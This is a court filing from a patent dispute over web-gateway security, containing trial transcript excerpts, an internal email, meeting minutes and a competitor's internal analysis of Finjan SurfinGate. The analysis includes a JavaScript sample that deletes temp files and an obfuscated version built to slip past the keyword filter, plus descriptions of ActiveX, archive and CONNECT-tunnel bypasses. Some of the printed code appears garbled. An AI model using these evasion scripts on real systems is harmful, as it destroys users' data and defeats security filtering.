<p style="text-align: right;">1587</p> <p>1 hypothetical reasonable royalty negotiation is just before</p> <p>2 the infringement began, you may consider in your</p> <p>3 determination of royalty damages any actual profit by the</p> <p>4 alleged infringer after that time and any commercial success</p> <p>5 of the patented invention in the form of sales of the</p> <p>6 patented or infringing process after that time. You may</p> <p>7 only consider this information, however, if it was</p> <p>8 foreseeable at the time that the infringement began.</p> <p>9 A word about government sales.</p> <p>10 When an invention described and covered by a</p> <p>11 patent of the United States is used or manufactured by or</p> <p>12 for the United States Government without license, the patent</p> <p>13 owner's only remedy shall be an action against the United</p> <p>14 States. Therefore, if you find that Secure Computing</p> <p>15 infringes, sales of an infringing product by Secure</p> <p>16 Computing to the United States Government should not be</p> <p>17 included in any damages calculation you perform.</p> <p>18 That concludes the part of my instructions</p> <p>19 explaining the rules for considering some of the testimony</p> <p>20 and evidence. After you hear the closing arguments of</p> <p>21 counsel, you will return to the jury room to begin your jury</p> <p>22 deliberations.</p> <p>23 Now let me finish up by explaining some of the</p> <p>24 things about your deliberations in the jury room and your</p> <p>25 possible verdict.</p>	<p style="text-align: right;">1588</p> <p>1 yourself, but do so only after an impartial consideration of</p> <p>2 the evidence with your fellow jurors.</p> <p>3 In the course of your deliberations, do not</p> <p>4 hesitate to reexamine your own views and change your</p> <p>5 opinion, if convinced it is erroneous. But do not surrender</p> <p>6 your honest conviction as to the weight or effect of</p> <p>7 evidence solely because of the opinion of your fellow juror</p> <p>8 or for the purpose of returning a verdict.</p> <p>9 Remember at all times that you are not</p> <p>10 partisans. You are judges -- judges of the facts. Your</p> <p>11 sworn interest is to seek the truth from the evidence in the</p> <p>12 case.</p> <p>13 A form of verdict has been prepared. You will</p> <p>14 take this form to the jury room. When you have reached</p> <p>15 unanimous agreement as to your verdict, you will have your</p> <p>16 foreperson fill it in and sign and date the form.</p> <p>17 Is there a signature line for each juror on the</p> <p>18 form? I don't remember.</p> <p>19 MR. ANDRE: There is, Your Honor.</p> <p>20 THE COURT: So each of you will sign the form.</p> <p>21 You will then return to the courtroom, and the</p> <p>22 foreperson will not actually deliver the verdict. This is a</p> <p>23 misnomer here. You will give the verdict form over to Ms.</p> <p>24 Walker and she will announce your verdict.</p> <p>25 It is proper to add this caution. That is that</p>
<p style="text-align: right;">1588</p> <p>1 Once you start deliberating, do not talk to the</p> <p>2 jury officer, or to me, or to anyone else except each other</p> <p>3 about the case. The first thing you should do is select a</p> <p>4 foreperson. If you have any questions or messages you must</p> <p>5 write them down on a piece of paper, sign them, and give</p> <p>6 them to the jury officer. The officer will give them to me,</p> <p>7 and I will respond as soon as I can. I may have to talk to</p> <p>8 the lawyers about what you have asked, so it may take me</p> <p>9 some time to get back to you. Any questions or messages</p> <p>10 normally should be sent through your foreperson.</p> <p>11 One more thing about messages, ladies and</p> <p>12 gentlemen. Do not ever write down or tell anyone how you</p> <p>13 stand on your vote. For example, do not ever write down or</p> <p>14 tell anyone that you are split 4-4 or 6-2, or whatever your</p> <p>15 vote happens to be. That should stay secret until you are</p> <p>16 finished.</p> <p>17 Now, your verdict must represent the considered</p> <p>18 judgment of each of you, each juror. In order for you as a</p> <p>19 jury to return a verdict, it is necessary that each of you,</p> <p>20 each juror, agree to the verdict. Your verdict must be</p> <p>21 unanimous.</p> <p>22 It is your duty as jurors to consult with one</p> <p>23 another and to deliberate with a view toward reaching an</p> <p>24 agreement, if you can do so without violence to your</p> <p>25 individual judgment. Each of you must decide the case for</p>	<p style="text-align: right;">1590</p> <p>1 nothing said in these instructions and nothing in the form</p> <p>2 of verdict is meant to suggest or convey in any way or</p> <p>3 manner any limitation as to what verdict I think you should</p> <p>4 find. What your verdict shall be is the sole and exclusive</p> <p>5 duty and responsibility of you, the jury.</p> <p>6 I will finish up by saying something that I said</p> <p>7 earlier, and that is that nothing I have said during this</p> <p>8 trial was meant to influence your decision in any way.</p> <p>9 Decide the case for yourselves, ladies and gentlemen, based</p> <p>10 upon the evidence presented.</p> <p>11 I have a question for you. Would you prefer to</p> <p>12 take a stretch at this point before we begin closings? Or</p> <p>13 are you ready to go right into closings?</p> <p>14 Ready. Everybody seems ready. All right.</p> <p>15 MR. SCHUTZ: One minor issue on these, Judge.</p> <p>16 (The following took place at sidebar.)</p> <p>17 THE COURT: What is it?</p> <p>18 MR. SCHUTZ: It is not an objection. It is an</p> <p>19 observation. We have left out basically 102(a) and 102(e).</p> <p>20 There are publications, two references, three references</p> <p>21 that are less than a year before the application date.</p> <p>22 It is just an oversight. It slipped through.</p> <p>23 We have got the Chen reference. The Authenticode reference,</p> <p>24 and the 42 -- it is an easy fix to this. It is just to say,</p> <p>25 ladies and gentlemen, just one additional category of art,</p>



<p style="text-align: right;">1647</p> <p>1 behavior. I wrote this down so I got it. Let me phrase it</p> <p>2 again.</p> <p>3 It analyzes content and makes a probabilistic</p> <p>4 determination whether the downloadable might perform certain</p> <p>5 categories of behavior.</p> <p>6 It's different. It's not the same. It's</p> <p>7 better. It's more sophisticated. It is geared toward</p> <p>8 threats that we have today. Uses heuristic analysis with</p> <p>9 rules. Looks at eight lines of code at a time. And that's</p> <p>10 how the analysis goes.</p> <p>11 I am going to go very quickly to a couple of</p> <p>12 papers here, a couple of pieces that you want to look at.</p> <p>13 There is another topic I have got to get to</p> <p>14 here. This is the Step-By-Step Guide. If you go to Pages</p> <p>15 10 and 11, you will have a very detailed discussion of</p> <p>16 heuristics and behavior-based technology. You will have</p> <p>17 that.</p> <p>18 There is another paper that I need to touch on,</p> <p>19 that is this White Paper that -- PTX-26. Let's go to Page</p> <p>20 15 of this.</p> <p>21 This is the page that you have seen repeatedly</p> <p>22 in Finjan's case. Right? This is the security policy, by</p> <p>23 the way. This is the security policy. We have always said,</p> <p>24 yeah, we have a security policy. And what you have up there</p> <p>25 are categories of behavior. And it's not the same thing as</p>	<p style="text-align: right;">1648</p> <p>1 I put the flip chart up there that I used with</p> <p>2 the first witness, Dr. Bishop. What you have got there is</p> <p>3 inartfully drawn -- that is why I am a lawyer and not an</p> <p>4 artist -- you have a web server trying to get a client. The</p> <p>5 clients are Jim. Then you have got a gateway in between</p> <p>6 there. That is where Webwasher would fit, for example.</p> <p>7 Dr. Bishop testified that at the 1996 time</p> <p>8 frame, there were gateways that would allow the web server</p> <p>9 to know, oh, I know and I can see client one. Oh, I know</p> <p>10 and I can see client 2 or Jim or Mary or Sue or Bob or</p> <p>11 whoever is back there.</p> <p>12 The Webwasher, the idea so to protect those</p> <p>13 folks from those web servers. You do not want the web</p> <p>14 server to know that Jim is back there.</p> <p>15 "Hey, Jim" is not some could you tell example.</p> <p>16 This is a real world issue. You don't want it to know, hey,</p> <p>17 the web server knows it's Ron or Jake or Chris or Trevor.</p> <p>18 We don't want them to know that. It is not addressed to a</p> <p>19 client.</p> <p>20 Back in 1996, when they got this claim, it was</p> <p>21 for a very specific type of operation of a gateway, one that</p> <p>22 could see through clients.</p> <p>23 Two other issues, and I will move again, I</p> <p>24 apologize for moving fast, on the '780 and '822 patents, the</p> <p>25 noninfringement issues there.</p>
<p style="text-align: right;">1648</p> <p>1 a list of suspicious computer operations. We know it is</p> <p>2 not, because it's finite. It is a finite list, a finite set</p> <p>3 of categories of behavior. It is not a list of suspicious</p> <p>4 computer operations, ladies and gentlemen.</p> <p>5 Look at some of these things. All right? You</p> <p>6 will see in another document -- I don't know if I will have</p> <p>7 time to show you -- but the most used and important category</p> <p>8 is usage of vulnerable functionality. Usage of vulnerable</p> <p>9 functionality. That is not a computer operation, suspicious</p> <p>10 site, or anything else. It is a category that takes into</p> <p>11 account all kinds of information. The eight-line scan of</p> <p>12 the code, the 1,000 heuristic rules. And then it says,</p> <p>13 well, we think that it might do this kind of behavior.</p> <p>14 So just look at these behaviors, and look at</p> <p>15 what you see here. And then you can search that '194 patent</p> <p>16 far and wide, and you won't find anything like it. And it's</p> <p>17 certainly not in the claims. You are not going to find the</p> <p>18 words. Heuristics is a term of art. It is not some made-up</p> <p>19 word. It means things. You have got a specific meaning</p> <p>20 here.</p> <p>21 Ignore that.</p> <p>22 We have one other basis for noninfringement</p> <p>23 other than the list issue that I want to talk about here</p> <p>24 quickly. I call it the "Hey, Jim" issue, the addressed to a</p> <p>25 client.</p>	<p style="text-align: right;">1650</p> <p>1 On '780, just to refresh your recollection, it's</p> <p>2 the hashing function. And if you look at the Court's claim</p> <p>3 construction very carefully, you read it, and the '780</p> <p>4 patent term, quote, "performing a hashing function on the</p> <p>5 downloadable and the fetched software components to generate</p> <p>6 a downloadable ID is construed as performing a hashing</p> <p>7 function on the downloadable together with its fetched</p> <p>8 components to generate a downloadable ID."</p> <p>9 We don't do that. What we do is fetch the</p> <p>10 downloadable, hash it, generate an ID, fetch the reference</p> <p>11 component, hash and generate the ID.</p> <p>12 On the sandboxing patent, the '822 patent. They</p> <p>13 have made a big deal about if-then. In computer science,</p> <p>14 "if" is important, as Dr. Wallach testified. If means</p> <p>15 something. If Friday, go to the grocery store. To a</p> <p>16 computer, it is done. If it's Friday, go to the grocery</p> <p>17 store, every Friday. Not every other Friday, not three</p> <p>18 Fridays out of four. Every Friday. So if it's Friday, you</p> <p>19 go to the grocery store. And that patent requires, if it is</p> <p>20 mobile code, you go sandbox it. Well, that doesn't happen</p> <p>21 every time in our program. Most of the time it doesn't.</p> <p>22 There are only two instances where it comes in.</p> <p>23 Mobile code comes in, and most times you don't</p> <p>24 go to the grocery store, you don't go to the sandbox with</p> <p>25 that patent.</p>



1663

1 instructions that you read when I get back to the office.  
2 They have not been filed.  
3 THE COURT: I have the originals. We will scan  
4 them in.

5 MR. ROVNER: That is fine.

6 THE COURT: Thank you, counsel.

7 (Court recessed.)

8 \* \* \*

9  
10 Reporter: Kevin Maurer

# **EXHIBIT 3**

**From:** Martin Stecher  
**To:** Horst Joepen; Christian Matzen; Jobst Heinemann; Frank Berzau;  
Roland Cuny; Mason Adair  
**CC:**  
**BCC:**  
**Sent Date:** 2002-09-16 21:35:15:000  
**Received Date:** 0001-01-01 00:00:00:000  
**Subject:** Expert's opinion about Finjan  
**Attachments:**

Hi,

(sorry Mason the email thread below is in German; for the rest it could be interesting to read)

I asked Andreas Marx (av-test.org) about his opinion regarding Finjan.

Summary:

He does not believe in the Sandbox technologie.

The theoretical virus threat that Finjan can protect us for is close to zero, especially if a normal AV scanner is used instead.

Andreas Marx has 8 Active-X-Controls and 2 or 3 Java viruses in his collection. But none of them were ever seen by a user!

Idea:

If we want to add advanced stuff for our customers, we should think about an advanced JavaScript filter that fixes the exploits of the browser.

We should check the yearly ICSA virus study for more information.

Regards  
Martin

——Ursprüngliche Nachricht——

Von: Andreas Marx [mailto:amarx@gega-it.de]

Gesendet: Montag, 16. September 2002 19:49

An: Martin Stecher

Betreff: RE: Malformed e-mail test project: New testset 1.04

Hallo!

>danke für das Testset (wir schauen uns das in den nächsten Tagen an) und  
>gute Reise.

Gut, danke.

Plaintiff's Trial Exhibit

**PTX-31**

Case No. 06-369 GMS



>Ich habe noch einen anderen Punkt. Immer wieder werde ich auf Finjan  
>angesprochen.

>Haben Sie zu diesem Produkt mal einen Test gemacht?

Finjan arbeitet eigentlich auch nur mit der NAI-Scanengine... weil...

>Mich interessiert vor allem Ihre Expertenmeinung zu der Frage: "Welches  
>wirkliches Bedrohungspotential gibt es durch malicious code in  
>Active-X-Controls bzw. JavaApplets, die durch Standard-AV-Scanner nicht  
>gefunden werden, aber durch Sandbox-Verfahren à la Finjan? Und wie ist  
>dann das Bedrohungspotential der Elemente, die auch nicht durch Finjan  
>gefunden werden können?".

Meine Meinung: Gar keine. Mir sind wirklich noch keine gefährlichen  
Java-Applets oder ActiveX-Controls "in freier Wildbahn" begegnet. Ausserdem  
bezweifle ich stark, dass es in den Produkten wirklich so etwas wie eine  
Sandbox gibt - da ich selbst schon ein AV-Programm entwickelt habe (mit  
Code-Emu und was so dazu gehoert) kann ich es mir einfach nicht  
vorstellen... sprich: Eher Marketing/PR, sonst nichts...

Was viel mehr Probleme macht, sind die vielen Exploits in JavaScript,  
Object-Tags usw., die u.a. fleissig von Dialer-Herstellern und XXX-Seiten  
ausgenutzt werden. AV-Software hat hier Probleme, hier muesste eine  
entsprechende "Exploit Detection Software" fuer HTML her... nur die gibt es  
noch nicht wirklich. Ich meine jetzt vor allem, dass man das Internet noch  
wirklich nutzen kann (d.h. nicht alles, was aktiv ist, ausfiltern), sondern  
noch zu einem vertretbaren Grad.

Und wenn ich in meine Collection schaue: 8 ActiveX controls sind da drin  
vorhanden, sowie 2 oder 3 Java-"Viren". Und das hat bestimmt noch kein  
Anwender gesehen. ABER: Bedrohung durch ActiveX ist da -> Dialer-Hersteller!

>Gibt es dazu schon eine Untersuchung?

>Wenn nein: Könnten wir eine bei Ihnen beauftragen?

Kann ich im Moment nicht sagen. Vielleicht die jaehrlich ICSA Virenstudie?

mfg, Andreas Marx

—  
Andreas Marx <amarx@gega-it.de>, <http://www.av-test.org>  
GEGA IT-Solutions GbR, Klewitzstr. 7, 39112 Magdeburg, Germany  
Phone: +49 (0)391 6075466, Fax: +49 (0)391 6075469

# **EXHIBIT 4**



**FOR INTERNAL USE ONLY  
MUST NOT BE GIVEN TO CUSTOMERS OR PARTNERS**

## Finjan SurfinGate Web 7.0 Competitive Analyses

*webwasher AG  
Version 1.1, 2003-05-20*

### Abstract

We investigated the power of Finjan's Internet gateway product for web filtering. Many customer were told that Finjan's sandboxing technology makes SurfinGate the superior product for their gateway security but our research shows that SurfinGate does not use sandboxing technology at all and that the "Proactive Behavior Inspection" for mobile code is not as secure as many believe. In addition we found several other vulnerabilities and limitations of SurfinGate. This document groups the found issues into six chapters. Here is an **outline and overview**.

#### 1. What is Finjan SurfinGate for Web 7.0?

Finjan positions SurfinGate as a security product for Internet Gateway. The main feature is "Proactive Behavior Inspection" for ActiveX, Java, VBScript and JavaScript. AntiVirus and Web Filtering are optional modules. With this feature mix SurfinGate competes against WebWasher in many deals.

#### 2. Ineffective "Proactive Behavior Inspection"

Finjan does not claim that SurfinGate is using sandboxing technology but many customers believe this. We will show that "Proactive Behavior Inspection"

- is not a sandboxing technology
- cannot scan archive contents
- JavaScripts can easily be coded to bypass it
- ActiveX controls can easily be coded to bypass it
- cannot scan HTTPS traffic

and therefore is ineffective to really block unknown malicious mobile code.

Plaintiff's Trial Exhibit

**PTX-33**

Case No. 06-369 GMS

#### 3. Antivirus scanning problems

The "Proactive Behavior Inspection" is weak and cannot be used to scan other content than mobile code; that's why Finjan offers an optional AntiVirus module to plug in McAfee's AV engine.

We will show that the implementation has important bypass vulnerability. WebWasher does not share this problem.

#### 4. Other vulnerabilities and limitations

There are more vulnerabilities, although known to the public for a long time, which are not addressed by this newest version of SurfinGate.

WebWasher is not affected by any of the problems we list in that chapter. In addition there are features of WebWasher especially in the area of mobile code filtering that SurfinGate do not have.

EXHIBIT

33

GERMANY

**FOR INTERNAL USE ONLY  
MUST NOT BE GIVEN TO CUSTOMERS OR PARTNERS**

**5. Deployment limitations**

Compared to WebWasher SurfinGate is limited in number of supported operating systems, user authentication/profiling and missing a web based admin interface.

**6. Performance Comparison**

WebWasher is nearly three times faster than SurfinGate.

**Summary**

Finjan's SurfinGate for Web 7.0 offers only one feature that WebWasher does not have: "Proactive Behavior Inspection"

Investigations show that this technology is quite weak and does not add substantial additional security to an Internet gateway filtering product.

In many other aspects WebWasher is superior to SurfinGate.

We have to note that Finjan also offers the client based solutions **SurfinShield** and **SurfinGuard**. These products add additional security by executing mobile code in a real sandbox. Due to the typical problems to sell and deploy a distributed client based solution, those products are usually positioned in an offer for corporate Internet gateway security.

Here now the research topics in more detail:

**1. What is Finjan SurfinGate for Web 7.0?**

Finjan is an US company while research and development are based in Israel. They are offering four products: SurfinGate for Web, SurfinGate for Email, SurfinShield and SurfinGuard. The latter two are client products (SurfinShield for corporate users, SurfinGuard for Home Office users). The SurfinGate products are positioned as Internet Gateway products. Version 7.0 is the current version (Q2/2002); we tested with Build 471.

Finjan products are a synonym for sandbox technology products but in official documents from Finjan it is not claimed that SurfinGate is using a sandbox. In some areas like the FAQ the term "sandbox" is used but set in quotes. Instead Finjan is using the term "Proactive Behavior Inspection" which is the outstanding feature, which builds the differentiator towards WebWasher. We will bring some light on this feature in the following chapter.

**FOR INTERNAL USE ONLY  
MUST NOT BE GIVEN TO CUSTOMERS OR PARTNERS**

## **2. Ineffective "Proactive Behavior Inspection"**

### **"Proactive Behavior Inspection" is not a sandboxing technology**

As stated above Finjan does not claim that the "Proactive Behavior Inspection" is using a real sandbox but sales and marketing often make the customer believe in this.

You can learn from examples 1 and 2 in the Examples section at the end of this document is unable to locate code that was hidden to bypass the inspection. A real sandbox would have found it.

One reason why Finjan did not include real sandboxing technology to their gateway product is that this does not ensure that some code is not malicious. If you only check a program during runtime you cannot determine whether the behavior will be different at another time or on another computer. Malicious code could easily pass the test in the sandbox at the gateway but later execute the malicious part on the client.

### **"Proactive Behavior Inspection" cannot scan archive contents**

SurfinGate does not scan the content of an archive (archives are forwarded to the optional McAfee anti-virus engine as they are) so that mobile code that is violating the security policy and that should be detected by the "Proactive Behavior Inspection", is not detected if it is stored in an archive such as ZIP, GZIP, BZIP2, CAP, ARJ, RAR, LHA or a self-extracting archive. Example 3 in the Examples section at the end of this document shows this fact.

### **"Proactive Behavior Inspection" does not scan unknown file types**

Simply assigning a different file name extension to a VBScript, the script is not longer checked by the "Proactive Behavior Inspection". Though it won't be executed by a simple double click on the client, this is an easy way to bypass SurfinGate and to download malicious code which can then be reactivated by simply renaming it on the client.

### **JavaScripts can easily be coded to bypass "Proactive Behavior Inspection"**

SurfinGate simply searches for keywords such as "DeleteFile" in order to decide whether a script is hostile or not. Through a really simple change in the encoding of the script commands one can cheat this filter and implement a hostile script that is no longer blocked by SurfinGate. It can be done by using the "eval()" function of JavaScript which is not blocked by SurfinGate. Example 1 in the Examples section at the end of this document shows this.

### **ActiveX controls can easily be coded to bypass the inspection**

SurfinGate scans the import section and maybe the full code of ActiveX controls to find out whether they use Win32 API calls that are suspicious and therefore violate the security policy so that the ActiveX control will be blocked. But by removing the references to the suspicious APIs from the PE image's import section, and getting the API entry points at runtime (e.g. by use of GetProcAddress()), a malicious ActiveX control can bypass regardless of the security policy. Even when all permissions are denied, it is possible to cheat SurfinGate. See example 2 in the Examples section at the end of this document shows this.

**FOR INTERNAL USE ONLY  
MUST NOT BE GIVEN TO CUSTOMERS OR PARTNERS**

**"Proactive Behavior Inspection" cannot scan HTTPS traffic**

SurfinGate does not include a way to scan SSL encrypted traffic (there is not even a way to block HTTPS traffic), it is simply tunneled through SurfinGate.

An attacker who uses an HTTPS web server to provide his malicious mobile code can have users to download that code without any restriction.

That makes it even simply for "script kiddies" who are not even skilled to code the bypass mechanism described above to bypass SurfinGate with code that is surely detected by SurfinGate in a normal HTTP connection.

### **3. Antivirus scanning problems**

An optional module for SurfinGate is McAfee anti virus. As every vendor Finjan is facing the performance problem when doing anti virus checking at the gateway. Scanning every file takes intensive resources and is therefore unusable in a real-world corporate environment. The "Scan all files" option is disabled by default and a note discourages the user from enabling it. Infected files can then easily bypass the virus scanner.

Another problem with AV scanning at the gateway is Download Progress Indication. All virus scanners today require to see the complete file before they can start the scan, which introduces huge latency for large downloads. Finjan decided to implement an intermediate HTML progress dialog. It automatically shows up for file downloads greater than 500KB, the admin cannot control this.

While this looks nice it does not work in all cases. If a user right-clicks on a file and wants to "Save target as" he will save the intermediate HTML file but the real file content and if an embedded object within a HTML page (e.g. a movie) is larger than 500KB the progress HTML file will be displayed as a broken object and only advanced users will have a chance to download and watch that movie. (see example 5)

### **4. Other vulnerabilities and limitations**

The file-renaming trick can also be used to bypass SurfinGate's "Executables Filter". Despite the option "*Executables: Block all*" being activated, download of executables can still be performed, provided that they use either an unknown file extension or a MIME-Type apart from application/octet-stream.

An exception for ActiveX controls that shall be white listed although they violate the security policy or that should be blocked although they are not detected by the inspection can only be done per URL (or based on their Authenticode signature). If the same ActiveX control is available from many download addresses they all need to be determined and entered to the exception lists instead of using the class-id filtering approach that WebWasher offers to control the download of ActiveX controls.



**FOR INTERNAL USE ONLY  
MUST NOT BE GIVEN TO CUSTOMERS OR PARTNERS**

CERT vulnerability VU#150227 describes since February 2002 how gateway security can be bypassed by using the HTTP CONNECT method to handle other code than HTTPS traffic. 15 months later the newest SurfinGate 7.0 product does still not address this vulnerability and not even a comment of the vendor is filed in the CERT archive. Example 4 in the Examples section below shows this vulnerability.

SurfinGate's URL filter cannot block classified content if it is retrieved from web archives (such as Google's web page archive) or via an anonymizer because URLs that are used in parameters of other URLs are not checked.

### **5. Deployment limitations**

SurfinGate for Web 7.0 does only support Windows NT/2000 and Solaris 8; Linux isn't supported at all. On both operating systems, 1 GB RAM is required. SurfinGate requires a DBMS to store fingerprints of scanned content, but does only support Microsoft's Jet Database Engine (Access) on Windows, and Oracle on Solaris.

Users can only be authenticated by their IP address; there is no user authentication method by basic or NTLM method and no LDAP lookup.

The administration program "SurfinConsole" is available for Windows only. Additionally, it demands Internet Explorer 5 or higher being installed. Even Solaris servers have to be configured from a Windows client. SurfinConsole requires 256 MB RAM, and when running SurfinConsole and SurfinGate on the same computer, memory requirements are cumulative.

### **6. Performance Comparison**

Within a probe time span of nearly 30 minutes, SurfinGate can satisfy approximately 52 requests/s with a (server) throughput of 568 KB/s. In the same time span, WebWasher satisfies an average of 145 requests/s with a throughput of 1,409 KB/s.


(Enabling the "Anti-Virus: Scan all files" option in SurfinGate reduces performance to an average of 55 requests/s with a (server) throughput of 533 KB/s.)

The tests were performed on a Windows 2000 Server SP3, Pentium 4 2.4 GHz, 1 GB RAM. WebWasher uses the "15-AV+F+DBL" test configuration, and both WebWasher and SurfinGate use the McAfee AV Engine.

The chart below shows the distribution of latency- and turnaround times. Within a probe time span of 30 minutes, WebWasher handles a total of 259,340 requests, while SurfinGate handles only 104,089 requests.



FOR INTERNAL USE ONLY  
MUST NOT BE GIVEN TO CUSTOMERS OR PARTNERS



## Examples

### Example 1: Encoded JavaScript to bypass "Proactive Behavior Inspection"

This is a script that is correctly blocked by SurfinGate:

```
var shobj = new ActiveXObject ("WScript.Shell");
var obj = new ActiveXObject ("Scripting.FileSystemObject");

var path = shobj.ExpandEnvironmentStrings (
    shobj.Environment("USER")("TEMP")) + "\\*.txt";
path = path.replace (/\\\/g, "\\");
try {
    obj.DeleteFile (path, true);
} catch (e) {}
```

By rewriting the script but remaining the same functionality SurfinGate is not longer able to detect that the script violates the security policy:

```
eval ("var shobj = new \x41ctiveX\x4Fbject (  
    \"\x57\x53cript.\x53hell\";");  
eval ("var obj = new \x41ctiveX\x4Fbject (  
    \"\x53\x63ripting.\x46ile\x53ystem\x4Fbject\";);  
  
eval ("var path = shobj.\x45xpand\x45nvironment\x53trings  
(shobj.\x45nvironment(\"USER\") {\ "TEMP"}) + "\"\\\\*.\\*;";)  
eval ("path = path.replace (/\\\\\\/g, '\\\\\\\\\\\\\\\\\\\\');");  
try {  
    eval ("obj.\x44elet\x65\x46il\x65 (\\"" + path + "\", true);");  
} catch (e) {}
```

**FOR INTERNAL USE ONLY  
MUST NOT BE GIVEN TO CUSTOMERS OR PARTNERS**

**Example 2: ActiveX Control that is not blocked although violating the policy**

By getting the address of DeleteFileA from kernel32.dll through GetProcAddress() instead of having it resolved by the OS-Loader through the import section, SurfinGate erroneously allows download of such an ActiveX control, although the security policy denied file system modification through the "File: Block all file access" permission. The same can be done with other APIs, for example it's possible to write to the registry by simply getting RegCreateKeyExA and the like from advapi32.dll at runtime, even though the policy for registry access was set to "Allow read only". An example can be found here:

<http://www.8ung.at/sandboxtest/ActiveXSandboxTest.html>

**Example 3: Policy violating code hidden in archives**

SurfinGate does not scan files in archives like ZIP, GZIP, BZIP2, CAB, ARJ, RAR, LHA or Self-Extracting Executables. One can easily bypass SurfinGate's sandbox by simply putting the malicious code into an archive.

All above described example archives can be found here:

<http://www.8ung.at/sandboxtest/MaliciousArchivesTest.html>

**Example 4: Vulnerability VU#150227 – CONNECT to any port**

Since there is no distinction between HTTP and HTTPS proxy ports (both protocols run over the same port), it is possible to send an HTTP CONNECT request against the server, and then send a subsequent GET request within this established tunnel that fetches classified content that would otherwise be blocked. This does not require the usage of SSL at all.

Network traces, showing this vulnerability, can be found here (in tcpdump format):

- [http://www.8ung.at/sandboxtest/connect/normal\\_request\(blocked\).pcap](http://www.8ung.at/sandboxtest/connect/normal_request(blocked).pcap)  
shows how SurfinGate correctly blocks a normal GET request)
- [http://www.8ung.at/sandboxtest/connect/connect\\_request\(allowed\).pcap](http://www.8ung.at/sandboxtest/connect/connect_request(allowed).pcap)  
shows how a tunnel is first established through CONNECT, with a subsequent GET request being erroneously allowed.

(The SurfinGate server runs on host 192.168.1.10; the client host runs on 192.168.1.11)

**FOR INTERNAL USE ONLY  
MUST NOT BE GIVEN TO CUSTOMERS OR PARTNERS**

**Example 5: Download progress indication may render sites unusable**

When requesting files of ~500 KB and more, SurfinGate sends an HTML page to the client in order to display a progress bar until the whole file has been scanned. HTML pages with embedded multimedia objects like MPEG movies, Flash animations or the like - exceeding ~500 KB - do no longer work when SurfinGate is involved. The associated multimedia players certainly do not expect to receive an HTML (progress indication) page when requesting a multimedia file.

An example can be found here: <http://www.8ung.at/sandboxtest/progressindication/>  
Normally, this page plays an MPEG movie of 1.1 MB in Windows Media Player (a network trace showing the expected interaction can be found at [http://www.8ung.at/sandboxtest/progressindication/embedded\\_multimedia\\_ok.pcap](http://www.8ung.at/sandboxtest/progressindication/embedded_multimedia_ok.pcap)).

With SurfinGate activated, the movie is no longer displayed (a network trace showing how SurfinGate responds with an HTML page where an MPEG stream was expected, can be found at [http://www.8ung.at/sandboxtest/progressindication/embedded\\_multimedia\\_err.pcap](http://www.8ung.at/sandboxtest/progressindication/embedded_multimedia_err.pcap)).

# **EXHIBIT 5**

**From:**  
**To:**  
**CC:**  
**BCC:**  
**Sent Date:** 0001-01-01 00:00:00:000  
**Received Date:** 0001-01-01 00:00:00:000  
**Subject:**  
**Attachments:**

Product Meeting Minutes Sep 16th, 2003

Present: Bart-Jan, Martin, Roland, Frank, Peter

1) Supported OS

- \* solaris 9, needs final tests
- \* suse 8.1, if we get a deal for Suse 8.1 we will buy a build machine to support Suse 8.1
- \* we have to find out if it necessary to support the RedHat and Suse Enterprise Editions. And what we have to do to support these versions.

2) Squid

- \* the REQMOD patch is not longer accessible from the Extranet
- \* we have got a first beta version and a status report from TMF.

3) NetApp PVF

- \* the formula does not reflect the processing workflow this must be added
- \* Frank pushes the next steps

4) Solaris Memory Leak

- \* we try to use an other tool to find the memory leak
- \* USB requested a statement when we will fix the bug

5) Trouble Ticked System


- \* Bart-Jan reported that we have bought a system called "Konsol"

6) Morse Meeting

- \* from the meeting with Morse come out that Morse did not commit themselves as a Squid support partner because they see not enough deals to get there one's money worth.
- \* we have to solve the Squid support problem by ourselves (students, other resellers...)

7) Microdasys SSL Scanner stability problems

- \* last week we escalate the stability problems of the SCIP library to Microdasys



Plaintiff's Trial Exhibit

**PTX-34**

Case No. 06-369 GMS



\* we get a mail back from Andreas Baumhof with his perception. His estimation is much more positiv then our  
\* after the Product Meeting we will have a meeting to discus Andreas mail and the next steps

#### 8) WebWasher 5.0

\* Martin annotate that the main features for 5.0 are Access-Control and Mail-Filter and not Security-Filter. Due to this fact we will not implement a 'Malicious Mobile Code Filter'. To have arguments against solutions like Finjan we need some documents and statements from outside webwasher that such a functionality is not necessary.  
\* decision about the new Product-Model is needed  
\* research results from new socket handling are needed to get further with the product planning

#### 9) Akonix Partnership

\* we have send a draft with requirements for GUI changes  
\* before we can make the next steps the contract negotiations must be finished  
\* Akonix need 8-12 weeks for the product roll out so we are able to release the IM solution (hopefully) in December  
\* we agreed that the IM solution is not qualified as a Cebit feature.

#### 10) Spam Update

\* Nilesh had setup a workflow for Spam-Updates

#### 11) Opsec Certification

\* Frank will have a meeting with Checkpoint about possible certifications.  
\* Peter will determine the implementation effort to support the Smart-OPSEC-Manager protocol

#### 12) NetCache 5.6

\* Beta release is announced for mid of October

#### 13) Cisco iCAP

\* good news is that WebWasher works with Cisco caches. But there are two serious restrictions:  
1. no persistent iCAP connection (performance problems)  
2. no x-authenticated-user header. User authentication needs extra effort from our site.  
\* what we learn from the test is that we are not on the Cisco Radar. It seems that Trendmicro and Symantec are the favors partners.

#### 14) Bluecoat

\* no OnBox version of DynaBLocator on Bluecoat caches  
